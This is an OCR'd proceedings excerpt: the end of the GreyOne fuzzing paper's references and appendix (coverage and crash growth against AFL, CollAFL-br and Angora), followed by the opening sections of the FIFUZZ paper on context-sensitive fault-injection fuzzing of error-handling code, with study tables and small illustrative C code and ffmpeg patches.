


Figure 13: The growth trend of number of unique paths (average in 5 runs) detected by AFL, CollAFL-br, Angora and GreyOne.

[43] Yun, I., Lee, S., Xu, M., Jang, Y., and Kim, T. {QSYM}: A practical concolic execution engine tailored for hybrid fuzzing. In *27th {USENIX} Security Symposium ({USENIX} Security 18)* (2018), pp. 745–761.

[44] Zalewski, M. American fuzzy lop. http://lcamtuf.coredump.cx/afl/.

[45] Zhao, L., Duan, Y., Yin, H., and Xuan, J. Send hardest problems my way: Probabilistic path prioritization for hybrid fuzzing. In *NDSS* (2019). To appear.

[46] Zheng Leong Chua, Y. W. Inferring taint rules without architectural semantics. In *NDSS* (2019). To appear.

A APPENDIX

Due to the space limit, we present some of the evaluation results here.

A.1 Growth Trend of Code Coverage

In this section, we present the evaluation result of the code coverage growth trend and the effects of randomness.

Code Coverage. Figure 13 and Fig. 16 show the average growth trend of paths and edges detected by each fuzzer in five runs. It shows that GreyOne has a stronger growth trend than other fuzzers in all applications. Unlike other fuzzers, GreyOne keeps a steady growth trend for a long time.




Figure 14: The growth trend of number of unique crashes (5 runs) detected by AFL, CollAFL-br, Angora and GREYONE.




Figure 15: Path randomness.




Figure 16: Edge coverage.

For example, in the application `readelf`, GREYONE fell behind Angora at the beginning. But it caught up with Angora at 40 hours, and maintained a strong and steady growth trend, far surpassing Angora finally.

Among other fuzzer tools, Angora could achieve high code coverage in a very short time in some applications, e.g., `readelf` and `nm` It proves that its gradient descent based mutation is effective. However, it may fall into local minimum soon, leading to very poor code coverage on most applications, e.g., `libwpd`, `fig2dev`, `libncurses`, abd `c++filt`.

Randomness. As shown in Fig 15, the randomness in fuzzing does not affect the conclusion, the worst run of GREYONE still shows better code coverage than the best run of other fuzzers.

A.2 Growth Trend of Unique Crashes

In this section, we present the growth trend of unique crashes and the effects of randomness.

Unique Crashes. As shown in Fig 14, GREYONE has a strong growth trend on each application. Comparing to other fuzzers, GREYONE could find more unique crashes in almost all applications. It also finds crashes faster than other fuzzers in all applications except `readelf`. Similar to growth trend of paths, Angora could find more crashes than GREYONE in earlier stage on the subject `readelf`, but is surpassed by GREYONE after 50 hours.

Randomness. The number of unique crashes is more sensitive to randomness than code coverage, because crashes are rare comparing to program path. However, we can see that worst run of GREYONE in general still shows better code coverage than the best run of other fuzzers.

Fuzzing Error Handling Code using Context-Sensitive Software Fault Injection

Zu-Ming Jiang, Jia-Ju Bai
Tsinghua University

Kangjie Lu
University of Minnesota

Shi-Min Hu
Tsinghua University

Abstract

Error handling code is often critical but difficult to test in reality. As a result, many hard-to-find bugs exist in error handling code and may cause serious security problems once triggered. Fuzzing has become a widely used technique for finding software bugs nowadays. Fuzzing approaches mutate and/or generate various inputs to cover infrequently-executed code. However, existing fuzzing approaches are very limited in testing error handling code, because some of this code can be only triggered by occasional errors (such as insufficient memory and network-connection failures), but not specific inputs. Therefore, existing fuzzing approaches in general cannot effectively test such error handling code.

In this paper, we propose a new fuzzing framework named FIFUZZ, to effectively test error handling code and detect bugs. The core of FIFUZZ is a context-sensitive software fault injection (SFI) approach, which can effectively cover error handling code in different calling contexts to find deep bugs hidden in error handling code with complicated contexts. We have implemented FIFUZZ and evaluated it on 9 widely-used C programs. It reports 317 alerts which are caused by 50 unique bugs in terms of the root causes. 32 of these bugs have been confirmed by related developers. We also compare FIFUZZ to existing fuzzing tools (including AFL, AFLFast, AFLSmart and FairFuzz), and find that FIFUZZ finds many bugs missed by these tools. We believe that FIFUZZ can effectively augment existing fuzzing approaches to find many real bugs that have been otherwise missed.

1 Introduction

A program may encounter various errors and needs to handle these errors at runtime. Otherwise, the program may suffer from security or reliability issues. While error handing is critical, itself is error-prone. Firstly, error handling code is difficult to correctly implement [14, 23, 34, 54] because it often involves special and complicated semantics. Secondly, error handling code is also challenging to test [25, 28, 53, 61], because such code is infrequently executed and often receives insufficient attention. For these reasons, many bugs may exist in error handling code, and they are often difficult to find in real execution. Some recent works [8, 32, 37, 68] have shown that many bugs in error handling code can cause serious security problems, such as denial of service (DoS) and information disclosure. In fact, many CVE-assigned vulnerabilities (such as CVE-2019-7846 [19], CVE-2019-2240 [20], CVE-2019-1750 [21] and CVE-2019-1785 [22]) stem from bugs in error handling code.

Considering that error handling code is critical but buggy, various tools have been proposed to detect bugs in error handling code. Some approaches [28, 32, 33, 37, 53] use static analysis, but they often introduce many false positives, due to the lack of runtime information and inherent limitations with static analysis. To reduce false positives, recent approaches [1, 6, 7, 13, 15, 26, 27, 29, 30, 38, 45, 50, 50, 51, 59, 60, 64, 65] instead use fuzzing to test infrequently executed code. They generate effective program inputs to cover infrequently executed code, according to the input specification or the feedback of program execution. However, the *input-driven* fuzzing cannot effectively cover error handling code, as some of this code can be only triggered by non-input occasional errors, such as insufficient memory and network-connection failures. As a result, existing fuzzing approaches cannot effectively test error handling code.

Testing error handing code is challenging by nature, as errors are often hard to deterministically produce. An intuitive solution to triggering error handling code is to use *software fault injection (SFI)* [52]. SFI intentionally injects faults or errors into the code of the tested program, and then executes the program to test whether it can correctly handle the injected faults or errors at runtime. Specifically, the faults are injected into the sites that can fail and trigger error handling code, and we call each such site an *error site*. In this way, SFI can intentionally cover error handling code at runtime. Existing SFI-based approaches [9–11, 18, 25, 39, 40, 55, 67] have shown encouraging results in testing error handling code and detecting hard-to-find bugs.

However, existing SFI-based approaches suffer from a critical limitation: to our knowledge, they perform only *context-insensitive* fault injection, which often stops testing from going deep. Specifically, they inject faults according to the *locations* of error sites in source code, without considering the execution contexts of these error sites, i.e., the execution paths reaching to the error sites. Thus, if a fault is constantly injected into an error site, this error site will always fail when being executed at runtime. However, an error site is typically executed in different calling contexts, and real bugs can be only triggered when this error site fails in a specific calling context but succeeds in other calling contexts. In this case, existing SFI-based approaches may miss these real bugs.

Figure 1 shows a simple example of this case. In the function `main`, the objects `x` and `y` are allocated, and then the functions `FuncA` and `FuncB` are called. `FuncA` and `FuncB` both call `FuncP`, but `FuncB` frees the argument object before calling `FuncP`. In `FuncP`, the object `z` is allocated by calling `malloc`; if this function call fails, the argument object is freed, and the program exits abnormally by calling `exit`. If we perform context-insensitive fault injection by just statically injecting a fault into `malloc` in `FuncP`, the program will always exit when `FuncA` is executed, without finding any bug. If we consider calling context, and inject a fault into `malloc` in `FuncP` only when `FuncB` calls `FuncP`, a double-free bug of the object `y` can be triggered at runtime. Since such a case is fairly common, it may incur a significant impact on detecting bugs in error handling code.

```
int main() {
  x = malloc(...);
  y = malloc(...);
  ......
  FuncA(x);
  FuncB(y);
  ......
}
```

```
void FuncA(x) {
  FuncP(x);
  ......
}
void FuncB(y) {
  free(y);
  FuncP(y);
  ......
}
```

```
void FuncP(arg) {
  z = malloc(...)
  if (!z) {
    free(arg);
    exit(-1);
  }
  ......
}
```

Fault 1: main -> FuncA -> FuncP -> malloc **exit abnormally...**
Fault 2: main -> FuncB -> FuncP -> malloc **double free!**

Figure 1: Examples of function calls that can fail.

In this paper, to effectively detect bugs in error handling code, we design a novel *context-sensitive SFI-based fuzzing approach*. The approach takes execution contexts into account to effectively guide SFI to maximize bug finding. It consists of six steps: 1) statically identifying the error sites in the source code of the tested program; 2) running the tested program and collecting runtime information about calling contexts of each executed error site and code coverage; 3) creating error sequences about executed error sites according to runtime information, and each element of such a sequence is differentiated by the location of the executed error site and the information about its calling context; 4) after running the program, mutating each created error sequence to generate new sequences; 5) running the tested program and injecting faults according to the mutated error sequences; 6) collecting runtime information, creating new error sequences and performing mutation of these error sequences again, which constructs a fuzzing loop.

Based on our approach, we propose a new fuzzing framework named FIFUZZ. At compile time, to reduce manual work of identifying error sites, FIFUZZ performs a static analysis of the source code of tested programs, to identify possible error sites. The user can select realistic error sites that can actually fail and trigger error handling code. Then, FIFUZZ uses our context-sensitive SFI-based fuzzing approach in runtime testing. To be compatible with traditional fuzzing process for program inputs, FIFUZZ mutates the error sequences and program inputs together by analyzing runtime information of the tested program.

Overall, we make the following technical contributions:

- We perform two studies of error handling code in widely-used applications and vulnerabilities found by existing fuzzing tools, and find that: nearly 42% of sites that can trigger error handling code are related to occasional errors, but only few vulnerabilities found by existing fuzzing tools are related to error handling code triggered by occasional errors. Thus, it is important to improve fuzzing to support the testing of error handling code.
- We propose a novel context-sensitive SFI-based fuzzing approach, which can dynamically inject faults based on both locations of error sites and their calling contexts, to cover hard-to-trigger error handling code.
- Based on this approach, we develop a new fuzzing framework named FIFUZZ, to effectively test error handling code. To our knowledge, FIFUZZ is the first systematic fuzzing framework that can test error handling code in different calling contexts.
- We evaluate FIFUZZ on 9 well-tested and widely-used C applications of the latest versions as of our evaluation. It reports 317 alerts which are caused by 50 unique bugs in terms of the root causes. 32 of these bugs have been confirmed by related developers. We also compare FIFUZZ to existing fuzzing tools (including AFL, AFLFast, AFLSmart and FairFuzz) on 5 common programs in the `Binutils` toolset, and find that FIFUZZ finds many bugs missed by these tools.

The rest of this paper is organized as follows. Section 2 introduces background and our two studies. Section 3 introduces basic idea and our context-sensitive SFI-based fuzzing approach. Section 4 introduces FIFUZZ in detail. Section 5 shows our evaluation. Section 6 makes a discussion about FIFUZZ and its found bugs. Section 7 presents related work, and Section 8 concludes this paper.

2 Background

In this section, we first introduce error handling code with related bug examples, and then show our studies of error handling code in widely-used applications and CVEs found by existing fuzzing tools.

2.1 Error Handling Code

A program may encounter exceptional situations at runtime, due to special execution conditions such as invalid inputs from users, insufficient memory and network-connection failures. We refer to such exceptional situations as *errors*, and the code used to handle an error is called *error handling code*.

In fact, errors can be classified into two categories: *input-related errors* and *occasional errors*. An input-related error is caused by invalid inputs, such as abnormal commands and bad data. Such an error can be triggered by providing specific inputs. An occasional error is caused by an exceptional event that occasionally occurs, such as insufficient memory or network-connection failure. Such an error is related to the state of execution environment and system resources (such as memory and network connection), but unrelated to inputs, so it typically cannot be triggered by existing fuzzing that focuses on inputs. While this error occurs occasionally, they can be reliably triggered in an adversarial setting. For example, by exhaustively consuming memory, an attacker can reliably result a function call to `malloc()` in returning a null pointer. As such, bugs in error handing code can be as critical as the ones in normal code.

2.2 Bug Examples in Error Handling Code

Figures 2 and 3 show two patches fixing bugs in error handling code of the *libav* library in *ffmpeg* [24]. In Figure 2, the variable `sbr->sample_rate` could be zero, but it is divided in the code, causing a divide-by-zero bug. This bug is also reported as CVE-2016-7499 [48]. To fix this bug, *Patch A* [46] checks whether `sbr->sample_rate` is zero before this variable is divided, and returns abnormally if so. The report of this bug [47] mentions that this bug was found by AFL. On the other hand, in Figure 3, the function `av_frame_new_side_data` is used to allocate memory for new data, and it can fail and return a null pointer when memory is insufficient. In this case, the variable `dst->side_data[i]->metadata` is freed after `dst->side_data[i]` is freed, which causes a use-after-free bug. To fix this bug, *PatchB* [49] frees the variable `dst->side_data[i]->metadata` before freeing `dst->side_data[i]`. Because the report of this bug or the patch does not mention any tool, the bug might be found by manual inspection or real execution.

The bug in Figure 2 is caused by missing handling of an input-related error, because the variable `sbr->sample_rate` is related to the function argument `sbr` affected by inputs.

```
--- a/libavcodec/aacsbr.c
+++ b/libavcodec/aacsbr.c
@@ -334,6 +334,9
static int sbr_make_f_master(AACContext *ac,
                   SpectralBandReplication *sbr, ...) {
    ...
+   if (!sbr->sample_rate)
+       return -1;
    // BUG: sbr->sample_rate may be zero
    start_min = ... / sbr->sample_rate;
    ...
}
```

Figure 2: Patch A: fixing a divide-by-zero bug.

```
--- a/libavutil/frame.c
+++ b/libavutil/frame.c
@@ -383,8 +383,8
int av_frame_copy_props(...) {
    ...
    AVFrameSideData *sd_dst = av_frame_new_side_data(...);
    if (!sd_dst) {
        for (i = 0; i < dst->nb_side_data; i++) {
            av_freep(&dst->side_data[i]->data);
-           av_freep(&dst->side_data[i]);
            av_dict_free(&dst->side_data[i]->metadata);
+           av_freep(&dst->side_data[i]);
        }
    }
}
```

Figure 3: Patch B: fixing a use-after-free bug.

The bug in Figure 3 is instead caused by incorrect handling of an occasional error, because *av_frame_new_side_data* fails only when memory is insufficient, which occasionally occurs at runtime.

2.3 Study of Error Handling Code

To understand the proportion of input-related errors and occasional errors that can trigger error handling code in software, we perform a manual study of the source files (.c and .h) of 9 widely-used applications (*vim*, *bison*, *ffmpeg*, *nasm*, *catdoc*, *clamav*, *cflow*, *gif2png+libpng*, and *openssl*). Due to time constraints, if an application contains over 100 source files, we randomly select 100 source files of this application to study. Otherwise, we study all the source files of this application. Specifically, we first manually identify the sites that can fail and trigger error handling code by looking for *if* or *goto* statements, which are often used as entries of error handling code in C applications [33]. Then, we manually check whether the identified sites are related to input-related errors or occasional errors. Table 1 shows the study results.

We find that 42% of the sites that can fail and trigger error handling code are related to occasional errors. Besides, in the study, we also observe that about 70% of the identified error sites are related to checking error-indicating return values of function calls (such as the example in Figure 3). This observation indicates that manipulating the return values of specific function calls can cover most error handling code, which has been adopted by some existing SFI-based approaches [10, 18].

Application	Studied file	Error site	Input-related	Occasional
vim	100	1163	530 (46%)	633 (54%)
bison	100	184	96 (52%)	88 (48%)
ffmpeg	100	881	518 (59%)	363 (41%)
nasm	100	673	564 (84%)	109 (16%)
catdoc	29	91	43 (47%)	48 (53%)
clamav	100	1089	522 (48%)	567 (52%)
cflow	100	286	170 (59%)	116 (41%)
gif2png+libpng	95	830	556 (67%)	274 (33%)
openssl	100	989	571 (58%)	418 (42%)
Total	824	6,168	3,570 (58%)	2,616 (42%)

Table 1: Study results of error handling code.

Tool	CVE	Error handling	Occasional error
AFL	218	85	3
Honggfuzz	57	17	3
AFLFast	8	2	0
CollAFL	93	15	4
QSYM	6	0	0
REDQUEEN	11	2	1
Total	393	121	11

Table 2: Study results of existing fuzzing tools.

2.4 Study of CVEs Found by Existing Fuzzing

To understand how existing fuzzing tools perform in detecting bugs in error handling code, we further study the CVEs found by some start-of-the-art fuzzing tools, including AFL [1], Honggfuzz [30], AFLFast [13], CollAFL [26], QSYM [65] and REDQUEEN [7]. We select these fuzzing tools because CVEs found by them are publicly available. Specifically, for AFL, a website [2] collects its found CVEs; for Honggfuzz, the found CVEs are listed in its homepage; for AFLFast, CollAFL, QSYM and REDQUEEN, the found CVEs are listed in their papers as well. We manually read these CVEs and identify the ones related to error handling code, and also check whether the identified CVEs are related to occasional errors. Table 2 shows the study results.

We find that 31% of CVEs found by these fuzzing tools are caused by incorrect error handling code, such as the bug shown in Figure 2. Only 9% of these CVEs are related to occasional errors. This proportion is far less than the proportion (42%) of occasional error sites among all error sites (found in Section 2.3). The results indicate that *existing fuzzing tools may have missed many real bugs in error handling code triggered by occasional errors*. Thus, it is important to improve fuzzing to support the testing of error handling code.

3 Basic Idea and Approach

3.1 Basic Idea

To effectively test error handling code, we introduce SFI in fuzz testing by "fuzzing" injected faults according to the runtime information of the tested program. To achieve this idea, we build an *error sequence* that contains multiple *error points*. An error point represents an execution point where an error can occur and trigger error handling code. When performing fault injection, each error point in an error sequence can normally run (indicated as 0) or fail by injecting a fault (indicated as 1). Thus, an error sequence is actually as 0-1 sequence that describes the failure situation of error points at runtime:

$$ErrSeq = [ErrPt_1, ErrPt_2, ..., ErrPt_x],\ ErrPt_i = \{0,1\} \quad (1)$$

Similar to program inputs, an error sequence also affects program execution. This sequence can be regarded as the "input" of possibly triggered errors. A key problem here is *which error points in an error sequence should be injected with faults to cover as much error handling code as possible.* Inspired by existing fuzzing that fuzz program inputs using the feedback of program execution, our basic idea is to *fuzz error sequence for fault injection to test error handling code.*

3.2 Error Sequence Model

Existing SFI-based approaches often use context-insensitive fault injection. Specifically, they only use the location of each error site in source code to describe an error point, namely *ErrPt* = <*ErrLoc*>, without considering the execution context of this error site. In this way, if an fault is injected into an error site, this error site will always fail when being executed at runtime. However, an error site can be executed in different calling contexts, and some real bugs (such as the double-free bug shown in Figure 1) can be triggered only when this error site only fails in specific calling context and succeeds in other calling contexts. Thus, existing SFI-based approaches may miss these real bugs.

To solve this problem, we propose a context-sensitive software fault injection (SFI) method. Besides the location of each error site, our method also considers the calling context of the error site to describe error points, namely:

$$ErrPt = < ErrLoc, CallCtx > \quad (2)$$

To describe calling context of an error site, we consider the runtime call stack when the error site is executed. This runtime call stack includes the information of each function call at the call stack (in order from caller to callee), including the locations of this function call and called function. In this way, a calling context is described as:

$$CallCtx = [CallInfo_1, CallInfo_2, ..., CallInfo_x] \quad (3)$$

$$CallInfo = < CallLoc, FuncLoc > \quad (4)$$

Based on the above description, the information about each error point can be hashed as a key, and whether this error point should fail can be represented as a 0-1 value. Thus, an error sequence can be stored as a key-value pair in a hash table:

KEY	Hash($ErrPt_1$)	Hash($ErrPt_2$)	.....	Hash($ErrPt_x$)
VALUE	0 or 1	0 or 1	.....	0 or 1

Note that the runtime call stack of an executed error site is related to program execution. Thus, error points cannot be statically determined, and they should be dynamically identified during program execution. Accordingly, when performing fault injection using error sequences, the faults should be injected into error points during program execution.

According to our method, when an error site is executed in N different calling contexts, there will be N different error points for fault injection, instead of just one error point identified by context-insensitive fault injection. Thus, our method can perform finer-grained fault injection.

3.3 Context-Sensitive SFI-based Fuzzing

To effectively cover as much error handling code as possible, based on our context-sensitive SFI method, we propose a novel context-sensitive SFI-based fuzzing approach to perform fault injection using the feedback of program execution.

As shown in Figure 4, our approach has six steps: 1) statically identifying the error sites in the source code of the tested program; 2) running the tested program and collecting runtime information about calling contexts of each executed error site and code coverage; 3) creating error sequences about executed error sites according to runtime information; 4) after running the program, mutating each created error sequence to generate new sequences; 5) running the tested program and injecting faults into error sites in specific calling contexts according to the mutated error sequences; 6) collecting runtime information, creating new error sequences and performing mutation of these error sequences again, which constructs a fuzzing loop. When no new error sequences are generated or the time limit is reached, the fuzzing loop ends.




Figure 4: Procedure of our SFI-based fuzzing approach.

In our approach, mutating and generating error sequences are important operations. Given a program input, our approach considers code coverage in these operations and drops repeated error sequences. Initially such information is unavailable, and thus our approach performs a special initial mutation for the first execution of the tested program. For subsequent executions, it performs the subsequent generation and mutation of error sequences. All the generated error sequences that increase code coverage are stored in a pool, and they are ranked by contribution to code coverage. Our approach preferentially selects error sequences for mutation.

Initial mutation. Our approach first executes the tested program normally, and creates an initial error sequence according to runtime information. This error sequence contains executed error points, and it is all-zero and used for the initial mutation. The mutation generates each new error sequence by making just one executed error point fail (0→1), as each error point may trigger uncovered error handling code in related calling context. Figure 5 shows an example of the initial mutation for an error sequence, which generates four new error sequences.




Figure 5: Example of the initial mutation.

Subsequent generation and mutation. After executing the tested program by injecting faults according to an original error sequence, some new error points may be executed, making a new error sequence created. Our approach checks whether the code coverage is increased (namely new basic blocks or code branches are covered) during this execution. If not, the original error sequence and the created error sequence (if it exists) are dropped; if so, our approach separately mutates the original error sequence and the created error sequence (if it exists) to generate each new error sequence by changing the value of just one error point (0→1 or 1→0). Then, our approach compares these generated error sequences with existing error sequences, to drop repeated ones. Figure 6 shows an example of this procedure for two error sequences, For the first error sequence $ErrSeq_1$, a new error point $ErrPt_x$ is executed, and thus our approach creates an error sequence containing $ErrPt_x$. As the code coverage is increased, our approach mutates the two error sequences and generates nine new error sequences. However, one of them is the same with existing error sequence $ErrSeq_2$, thus this new error sequence is dropped. For the second error sequence $ErrSeq_2$, a new error point $ErrPt_y$ is executed, and thus our approach creates an error sequence containing $ErrPt_y$. As the code coverage is not increased, our approach drops the two error sequences.

Note that each error point in an error sequence is related to runtime calling context, thus when injecting faults into this error point during program execution, our approach needs to dynamically check whether the current runtime calling context and error sites match the target error point. If this error point is not executed during program execution, our approach will ignore this error point.




Figure 6: Example of the normal mutation.

4 FIFUZZ Framework

Based on our context-sensitive SFI-based fuzzing approach, we design a new fuzzing framework named FIFUZZ, to effectively test error handling code. We have implemented FIFUZZ using Clang [16]. FIFUZZ performs code analysis and code instrumentation on the LLVM bytecode of the tested program. To be compatible with traditional fuzzing process, FIFUZZ mutates the error sequences and program inputs together. Figure 7 shows its architecture, consisting of six parts:

- ***Error-site extractor.*** It performs an automated static analysis of the source code of the tested program, to idenfity possible error sites.
- ***Program generator.*** It performs code instrumention on the program code, including identified error sites, function calls, function entries and exits, code branches, etc. It generates an executable tested program.
- ***Runtime monitor.*** It runs the tested program with generated inputs, collects runtime information of the tested program, and performs fault injection according to generated error sequences.
- ***Error-sequence generator.*** It creates error sequences, and mutates error sequences to generate new error sequences, according to collected runtime information.
- ***Input generator.*** It performs traditional fuzzing process to mutate and generate new inputs, according to collected runtime information.
- ***Bug checkers.*** They check the collected runtime information to detect bugs and generate bug reports.

Based on the above architecture, FIFUZZ consists of two phases, which are introduced as follows.




Figure 7: Overall architecture of FIFUZZ.

4.1 Compile-Time Analysis

In this phase, FIFUZZ performs two main tasks:

Error-site extraction. For SFI-based approaches, the injected errors should be realistic. Otherwise, the found bugs might be false positives. To ensure that injected errors are realistic, many SFI-based approaches [18, 40, 55] require the user to manually provide error sites, which requires much manual work and cannot scale to large programs. To reduce manual work, the error-site extractor uses a static analysis against the source code of the tested program, to identify possible error sites, from which the user can select realistic ones.

Our analysis focuses on extracting specific function calls as error sites, because our study in Section 2.3 reveals that most of error sites are related to checking error-indicating return values of function calls. Our analysis has three steps:

S1: Identifying candidate error sites. In many cases, a function call returns a null pointer or negative integer to indicate a failure. Thus, our analysis identifies a function call as a candidate error site if: 1) it returns a pointer or integer; and 2) the return value is checked by an *if* statement with NULL or zero. The function call to *av_frame_new_side_data* in Figure 3 is an example that satisfies the two requirements.

S2: Selecting library functions. A called function can be defined in the tested program or an external library. In most cases, a function defined in the tested program can fail, as it calls specific library functions that can fail. If this function and its called library functions are both considered for fault injection, repeated faults may be injected. To avoid repetition, from all the identified function calls, our analysis only selects those whose called functions are library functions.

S3: Performing statistical analysis. In some cases, a function can actually fail and trigger error handling, but the return values of several calls to this function are not checked by *if* statements. To handle such cases, our analysis use a statistical method to extract functions that can fail from the identified function calls, and we refer to such a function as an *error function*. At first, this method classifies the selected function calls by called function, and collects all function calls to each called function in the tested program code. Then, for the function calls to a given function, this method calculates the percent of them whose return values are checked by *if*

statements. If this percent is larger than a threshold R, this method identifies this function as an error function. Finally, this method extracts all function calls to this function are identified error sites. For accuracy and generality, if there are multiple tested programs, this method analyzes the source code of all the tested programs together.

In our analysis, the value of the threshold R in the third step heavily affects the identified error functions and identified error sites (function calls). For example, less error functions and error sites can be identified, as R becomes larger. In this case, more unrealistic error functions and error sites can be dropped, but more realistic ones may be also missed. We study the impact of the value of R in Section 5.2.

